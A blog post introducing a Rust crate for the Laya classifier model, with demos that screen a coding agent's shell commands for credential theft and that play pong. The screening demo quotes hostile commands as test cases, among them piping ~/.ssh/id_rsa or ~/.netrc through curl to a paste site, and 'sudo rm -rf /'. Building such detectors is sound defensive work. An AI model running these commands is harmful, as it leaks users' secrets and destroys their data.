

 Member-only story

Rust

+

Machine Learning

+

NLP

+

Artificial Intelligence

+

Programming

✓

Introducing System One Models & Laya (and Jev)

The classifier that never writes a word



Enzo Lombardi



Following



17 min read · 9 hours ago



66



TypeSafe's Jev announcement did the rounds properly: a frontier model that does not generate text, returns typed values with calibrated probabilities, and answers in 70 to 500 milliseconds instead of the 3 to 329 seconds a generative model spends thinking out loud. The pitch is a good one. Unstructured state goes in, a typed decision comes out, and there is no JSON to repair on the way back.

What got less attention is that you could already run this. Convai Innovations put Laya on Hugging Face months earlier, Apache-2.0 and ungated, 421M parameters, and its model card cheerfully benchmarks itself at 7.8 times faster than Jev. Same shape, same refusal to generate, no API key. The interesting thing about the current wave of attention is not that somebody

shipped a product. It is that a lot of people are discovering at once that classification never needed a decoder.



This post is about what that shape buys you and how to hold it correctly. I wrote a Rust crate for the model and built two demos with it: triaging the shell commands a coding agent wants to run, and playing pong at thirty frames a second. Both work. Both also have a single failure mode that will

cost you most of the accuracy available if you walk into it, and it is the same failure mode in each, so it is worth naming early.


The model reads text. Not fields, not enum values, not the structured record you already have in hand. Everything below follows from that.

What a System One model actually is

A generative model answers a classification question by writing the answer down. You ask which team owns a support ticket, it emits `billing`, and you hope it emitted exactly that and not `Billing`. Or The billing team or a paragraph explaining its reasoning. Everything expensive about that is incidental: the decoder, the sampling loop, the tokens, the parse, the retry when the parse fails.

A System One model deletes the decoder. The state and the question go into a bidirectional encoder in one pass, and a small decision head reads out a distribution over the options you supplied. Laya is a fully fine-tuned ModernBERT-large with a head trained from scratch on top: two pre-norm transformer layers, a scorer, and an act head that predicts whether to answer at all.

The trick that makes it work is where the options live. Each option you pass gets its own `[MASK]` marker inside the prompt, and the head scores those marker positions against each other:



<https://enzolombardi.net>

Softmaxing over marker positions rather than over a vocabulary is what makes the type safety structural instead of aspirational. The model cannot return an option you did not pass, because there is no marker for it. There is

no grammar to constrain, no schema to validate, no retry path. The answer is a probability vector over your list, or it is nothing.

It also means every question you ask about the same state is just more markers, so they batch. Asking eight questions costs one forward pass over a slightly longer prompt, not eight passes.

The crate

`laya` is pure Rust on `candle`. No Python in the loop, no torch, no ONNX export step, and no separate serving process unless you want one. It runs on CPU, Metal, or CUDA.

Three question types cover the ground. A `choice` returns the argmax over labels you supply. A `score` takes a list of ordered level descriptions and returns the expectation over their indices, so the answer lands between levels rather than snapping to one. A `noul` takes a statement and returns the probability that it holds.

```
use laya::{Agent, Options, Question};
use serde_json::json;

let agent = Agent::from_dir("models/laya-base", Options::default())?;

let questions = vec![
    ("department".to_string(), Question::choice(
        "Which team owns this?",
        ["billing", "technical", "sales"])),
    ("urgency".to_string(), Question::score(
        "How urgent?",
        ["not urgent", "low", "normal", "high"])),
    ("needs_human".to_string(), Question::noul(
        "A human must handle this.")),
];
```

```
let state = json!("Charged twice for order #4417.");  
let response = agent.system_one(&state, &questions)?;
```

That returns `billing` at 0.964, an urgency of 0.703 on the zero-to-four scale, and a 0.786 probability that a human is needed. All three came out of one pass. The `usage` block reports 233 input tokens and, pointedly, zero output tokens.

Getting the weights is a `curl` loop against Hugging Face, about 847 MB, no token required:

```
mkdir -p models/laya-base/encoder models/laya-base/tokenizer  
B=https://huggingface.co/convaiinnovations/laya/resolve/main  
for f in model.safetensors encoder/config.json \  
    tokenizer/tokenizer.json tokenizer/tokenizer_config.json \  
    rl_agent_config.json; do  
    curl -sL -o models/laya-base/$f "$B/$f"  
done
```

Then `cargo build --release`, or `--features metal` on a Mac and `--features cuda` on NVIDIA. The weights are f16 on disk. In f32 they occupy 1.69 GB resident; ask for `--dtype f16` on an accelerator and they stay at 0.84 GB, which matters if you intend to keep this model loaded next to a larger one.

That flag needed a patch to get working, and the bug is a good illustration of how thin the margin is between a model you can afford and one you cannot. Candle's ModernBERT builds both of its attention masks as f32 unconditionally, so an f16 backbone died on a dtype mismatch in the first attention block and every caller upcast their weights on load. The mask helper already took a dtype and honoured it; the call site passed `DType::F32`

literally. Three edits fix it: read the dtype from the hidden states rather than from the input, which arrives as u32 token ids; give the sliding-window mask a dtype too; and use a finite floor for the masked-out value, since `f32::MIN` casts to negative infinity in f16 and a fully masked row then makes the softmax produce NaN. The crate vendors that one file rather than forking candle, and the fix is [upstream as a pull request](#).

The one thing f16 costs is bit-exact agreement between a batched answer and the same question asked alone. They drift by around 1e-3, invisible to a threshold and obvious if you diff payloads, so f32 stays the default.


The repository holds three checkpoints with identical layout, so `--model` points at whichever directory you downloaded. The root one is a general base. [multilingual/](#) covers 45 or so languages. [typed-decisions/](#) is the fine-tuned one, marked `"fine_tuned": true` with temperatures near 1.0 instead of near 2.0, and it is the sensible default for this kind of work. Swap `$B` for `$B/typed-decisions` in the loop above to get it, or clone either sibling repo directly.

One habit worth forming before you build anything: check your wiring on a task the model is known to handle, so a bad result later is unambiguously about your problem rather than your setup. Four AG News headlines and a couple of obvious movie reviews take a minute and should come back right, with confidence well clear of chance, on any of the three checkpoints. If they do not, the problem is upstream of whatever you are actually trying to classify.

What a decision costs

Before building anything on top, it is worth knowing where the time goes, because it is not where you would guess. Everything below was measured on

an Apple M5 Max with 128 GB, p50 over twenty runs after three warmups.



The right-hand panel is the whole argument for the architecture. Eight questions in one batched pass cost 7.2 ms each rather than 18 ms each, because the encoder pass over the state is the expensive part and they share it. The left-hand panel is the constraint nobody mentions in the announcements: cost scales with how much state you hand it, not with how much you ask. A decision over 33 tokens is 17 ms on Metal. The same decision over 474 tokens is 103 ms. If you are budgeting for latency, budget for your context, not your question set.

Demo one: catching a credential on its way out

Here is a problem I actually have. Plank is a coding agent I maintain, and like every coding agent it runs shell commands the model chose. It defends itself with a macOS Seatbelt profile that comes down to one line:

```
(version 1)
(allow default)
```

(deny file-write*)

followed by re-allowing writes under the project directory and the toolchain caches. That is containment rather than judgement, and containment is the stronger thing: the sandbox does not need to recognise `sudo rm -rf /` as dangerous, because the write is denied whether it understands the command or not.

Which kills the obvious idea. My first version of this demo scored every command for general riskiness, and it worked in the sense that `sudo rm -rf /` came out near the top. It was also useless, because every command it flagged was one the sandbox had already contained. A classifier that agrees with a rule you already run is not a feature.

The gap is in the first line. (allow default) means reads and network calls are both permitted, because a coding agent has to read your files and fetch your dependencies. So the one thing plank genuinely cannot see is a command that only reads and only talks to the network: a credential leaving the machine. That is a question about intent and destination rather than about paths, which is exactly the kind of question a classifier can answer and a path rule cannot.

Write the state as prose

The encoder was trained on sentences. Hand it a sentence:

```
let state = json!(format!(  
  "I am working in the project folder {cwd}. \  
  A coding assistant wants to run this command: {cmd}"));
```

The tempting alternative is to pass the structured thing you already have, `{"command": "...", "cwd": "..."} . Don't. A JSON object is a document with almost no prose in it, and the marker scorer has nothing to grip.`

Ask about the world, not about your policy

The model has never read your sandbox config, so asking it to choose between `allow`, `confirm` and `deny` asks it to guess at rules it cannot see. Ask something a general model can know.


The strongest shape for that is `noul`, which takes a statement and returns the probability that it holds. One statement is enough here:

```
let questions = vec! [("exfil".to_string(), Question::noul(
    "This command sends the contents of my private files over the \
    network to a computer that is not mine."))];
```

If you do want a `choice`, make the options whole phrases that describe outcomes, "It destroys my data, or sends my private files to a stranger" rather than `"deny"`. Bare labels are the most common way to leave accuracy on the table, and the reason is structural: the head scores option markers by what the text around them means, and `deny` barely means anything.

What it scores

I fixed that wording against a small development set, then wrote a thirty-command held-out set and scored it once. Eleven commands exfiltrate, nineteen do not, and the nineteen are chosen to be hard: legitimate `curl` and `git push`, reads of `~/.ssh` that send nothing, and a `curl` that posts a file which happens not to be secret.



Ten of eleven caught, one false alarm out of nineteen, precision and recall both 0.91, at 21.9 ms a decision. Run it yourself:

```
cargo run --release --example exfil_triage -- models/laya-typed
```

Two results in there surprised me.

Obfuscation does not help the attacker. I included the dressed-up variants expecting them to walk straight past a text classifier: `base64 ~/.ssh/id_rsa | curl -d @- ,` the payload hidden in `$(cat ...)`, a copy to `/tmp` before the upload, a plausible-looking `api.telemetry-collect.io` as the destination. They score *higher* than the plainly written ones, 0.617 mean against 0.561. Wrapping a secret in machinery apparently reads as more suspicious, not less.

The checkpoint choice is really a threshold choice. The root checkpoint catches all eleven but raises three false alarms; the fine-tuned one catches

ten and raises one. Look at the spreads and you can see why: the root checkpoint puts exfiltration between 0.73 and 1.00 and is simply using a different part of the scale, so 0.5 is the wrong line for it. This is what calibration buys you. It is not that the fine-tuned model knows more, it is that a round number means what you expect.

What it gets wrong

The miss is `cat ~/.netrc | curl -d @- https://paste.ee/api` at 0.486, which is a genuine exfiltration sitting just under the line. The false alarm is `curl -d "$(cat README.md)" https://paste.ee`, which is posting a file's contents to a paste site and differs from the real thing only in which file. I have trouble being annoyed at either.

Worth noting what is correctly *not* flagged: `cat ~/.ssh/id_rsa` on its own, at 0.320. A bare read is not the risk, and plank already treats pure readers as unprompted via `is_read_only_command`. The risk is a read plus a send, and that is what the question asks about.

The real limit is adversarial. This is a text classifier facing an attacker who writes the text, and thirty commands I wrote myself is a fixture, not an evaluation. A wrapper script, a command assembled at runtime, or a destination that looks like your own telemetry endpoint are all things I did not test. Treat it as a second opinion that can only ever add a prompt, never as a control you rely on, which is the shape I wrote up in [the implementation guide](#).

Demo two: pong at thirty frames a second

The exfiltration demo has no deadline; a command can wait 22 milliseconds. This one tests the other half of the pitch, that a typed decision is cheap


enough to sit inside a real-time loop. Pong against a wall is a good instrument for that because the deadline is not negotiable. Thirty frames a second gives you 33.3 milliseconds, and a decision that misses the frame is a decision that did not happen.

The game lives in a separate repo because it answers a different question than the crate does, and because its most interesting constraint is architectural rather than numerical.

Why the model is not in the WebAssembly

The demo is an HTML page with a WebAssembly game loop, and the model is deliberately not part of it. The reason is speed, not size. At 1.69 GB in f32 the checkpoint would actually fit the 4 GB address space of `wasm32`, and f16 would not help there because candle has no f16 CPU kernels and a browser tab has no Metal backend. What settles it is the clock: on CPU, one decision over a small state measured 138 milliseconds, which is 7 fps against a 33 ms budget, before you pay whatever a single-threaded wasm build costs on top. The model is roughly four times too slow in the one place it could run.

So the split runs along the thing each side is good at. WebAssembly owns the physics, the clock, and the job of writing the state down. Native Laya owns the decision, behind one endpoint.



<https://enzolombardi.net>

The server is about sixty lines. The only part that is not boilerplate is running the forward pass on the blocking pool, since the model holds no async state and will otherwise park a Tokio worker for 20 ms every frame:

```
let out = tokio::task::spawn_blocking(move || {  
    ctx.agent.system_one(&json!(ask.state), &ctx.questions)  
}).await;
```

The state the model decides over

Three numbers describe a pong frame completely: where the paddle is, where the ball is, and which way the ball is travelling. The third one is the only one that needs a convention, and the convention is worth choosing well. Direction is an angle in degrees over the whole circle, oriented so that the half tells you the one thing that matters tactically:

```
/// `1..=179` the ball is heading away, towards the far wall
/// `181..=359` the ball is heading back towards the paddle
fn vx(&self) -> f32 {
    SPEED * self.dir.to_radians().sin()
}
fn vy(&self) -> f32 {
    SPEED * self.dir.to_radians().cos()
}
```

Keeping velocity as an angle rather than a vector makes the bounces cheaper to think about too. Hitting the top or bottom mirrors the angle about the horizontal axis, $180 - \text{dir}$, and hitting either end mirrors it about the vertical, $-\text{dir}$. It also means the paddle policy has something real to say: chase the ball while it is inbound, hold station while it is not.

```
pub fn arithmetic_move(&self) -> i32 {
    if !self.incoming() {
        return 0;
    }
    let d = self.by - self.py;
    if d > DEADBAND {
        1
    } else if d < -DEADBAND {
        -1
    } else {
        0
    }
}
```

```
}  
}
```

That is the entire opposing player, and it is the bar the model has to clear.

Write the geometry as a sentence

The model should see none of those three as digits. Do the comparison in your own code, which is where arithmetic belongs anyway, and hand over the result:

```
pub fn state_text(&self) -> String {  
    let d = self.by - self.py;  
    let where_ = if d < -0.15 { "far above the paddle" }  
        else if d < -DEADBAND { "slightly above the paddle" }  
        else if d <= DEADBAND { "level with the paddle" }  
        else if d <= 0.15 { "slightly below the paddle" }  
        else { "far below the paddle" };  
    format!("The ball is {where_}.")  
}
```

Passing `paddle_y 0.50`, `ball_y 0.79`, `ball_direction 301` degrees instead is the same failure as the JSON state in the sandbox demo, and it is total: the model answers `stay` for a ball at 0.15 and `stay` for a ball at 0.85, and never returns the ball once.

There is one trap specific to verbalising. My first attempt ended the sentence with “to meet the ball the paddle must move up”, and with that phrasing the model matches a perfect oracle on every frame, because the answer is written in the prompt. If your verbalisation scores suspiciously well, check

that it is not simply telling the model what to say. Describe the situation and stop.

The page ships this encoding, the same sentence with the ball's direction appended, and the raw numbers, switchable from a dropdown, so you can watch the difference rather than take my word for it.


Make the options phrases

The same rule as before, and on this task it is the difference between playing and not:

```
Question::choice("Which way should the paddle move to reach the ball?",  
  ["move the paddle up",  
   "keep the paddle still",  
   "move the paddle down"])
```

Against the five situations the paddle can be in, phrases get the move right five times out of five on both checkpoints. The same question with ["up", "stay", "down"] gets three out of five on the root checkpoint and four out of five on the fine-tuned one. `stay` is a token; “keep the paddle still” is a statement with a meaning, and meaning is all the marker scorer has to work with.

What it does



The clock claim holds comfortably. One choice question over that state is **18.7 ms p50 on Metal**, 56% of a 30 fps frame, leaving real headroom for the physics and the render. Measured live in the browser it reads 29 ms p50 including the loopback round trip, still inside budget.

The competence claim holds too, once the wording is right.



Given the state as a sentence, the model plays the game: forty-five returns across five games, 528 frames per life, hitting the 600-frame cap every time. Not close to the reference controller but identical to it, because on this task there is one right answer per frame and it finds it. The with-direction and without-direction sentences score the same, so that clause turns out to be neither help nor harm once the options are phrases.

Given the same three quantities as digits, the same model at the same latency dies on the first arrival at frame 15, below a paddle moving at random.

Be clear about what the model is doing here, because the bar chart flatters it. The geometry is done by the bucketing in `state_text`, and what remains for the model is the step from “far below the paddle” to “move the paddle down”. That is a small semantic hop, and a 421M-parameter encoder should clear it. The demo is not evidence that Laya can play pong. It is evidence that a typed decision fits inside a 33 ms frame with room to spare, and that the decision comes back correct when the question is phrased in language.

Building it

You need Rust with the `wasm32-unknown-unknown` target and `wasm-pack`. The crate comes in as a git dependency, so there is one repo to clone; put the checkpoint from earlier in `models/laya-base` inside it.

```
git clone https://github.com/aovestdipaperino/laya-pong
cd laya-pong
rustup target add wasm32-unknown-unknown

wasm-pack build game --release --target web --out-dir ../web/pkg
```

```
cargo build --release -p laya-pong-server --features metal
```

[Open in app](#)

Write

2



That serves the page and the endpoint together on port 8090. The dropdown above the courts switches the state encoding between the three above, and restarts both lives so a score never mixes two policies. Drop `--features metal` and it still runs on CPU at about 7 fps, and the page does not pretend otherwise: the number under each court is the server's own measurement of the forward pass, so what you read is the model's latency rather than your loopback's.

Every pong number in this post comes from one command, which drives the same physics crate the browser runs rather than a reimplementaion of it:

```
cargo run --release -p laya-pong-server --features metal \
  --example bench -- models/laya-base
```

The interface is a sentence, not a schema

The two demos here are unrelated, and they failed in the same way before they worked. Writing that failure down as a rule is the most portable thing in this post.

A System One model presents like an API. You pass a state, you name your options, you get back a typed value with a probability on it, and none of it goes near a tokeniser as far as your code is concerned. So the natural instinct is to treat it like an API: pass the struct you have, name the options from the enum you already declared, and read the answer back into that enum. Every

one of those instincts costs you accuracy, because the thing on the other side is a bidirectional encoder scoring mask markers by the meaning of the text around them. `deny` and `stay` are not meanings. `0.79` is not a magnitude. A JSON object is not a sentence.

Turning `{"command": "..."} into “a coding assistant wants to run this command” and deny into “it destroys my data, or sends my private files to a stranger” is not prompt engineering in the usual sense, where you coax a generative model with flattery and threats. It is closer to picking good column names, and it is about as reliable: say what you mean in the register the model was trained on, and the numbers move in ways you can predict.`


What you get once it is held correctly is genuinely worth having. There is no malformed JSON, no answer outside your option list, no parse, no retry, no grammar to constrain. Eight questions about one state cost one forward pass rather than eight. A decision arrives in 19 to 22 milliseconds on a laptop GPU, fast enough that I put one inside a render loop and stopped thinking about it. And the calibrated probability is a real number you can threshold, which is the whole reason the exfiltration score is usable: a verdict would have been a guess at a policy the model cannot see, while a probability is something you can put a line through.

There is a second rule hiding in the first demo, and it is about where to point the thing rather than how to phrase it. A classifier that agrees with a rule you already enforce has added nothing, however good its accuracy looks. Ask what your existing mechanism structurally cannot answer, and aim there. Plank’s sandbox contains writes perfectly and has no opinion about intent, so intent is the whole of the opportunity.

What you will not get from a prompt is your own policy. Fine-tune the head on a few thousand of your own labelled examples, refit the temperatures on your own distribution, and the ceiling goes up. The 20 milliseconds stays where it is.

Want more like this?

I write regularly about Rust, design patterns, and performance tips. Follow me here [on Medium](#) to stay updated.



Written by Enzo Lombardi 

1K followers · 166 following

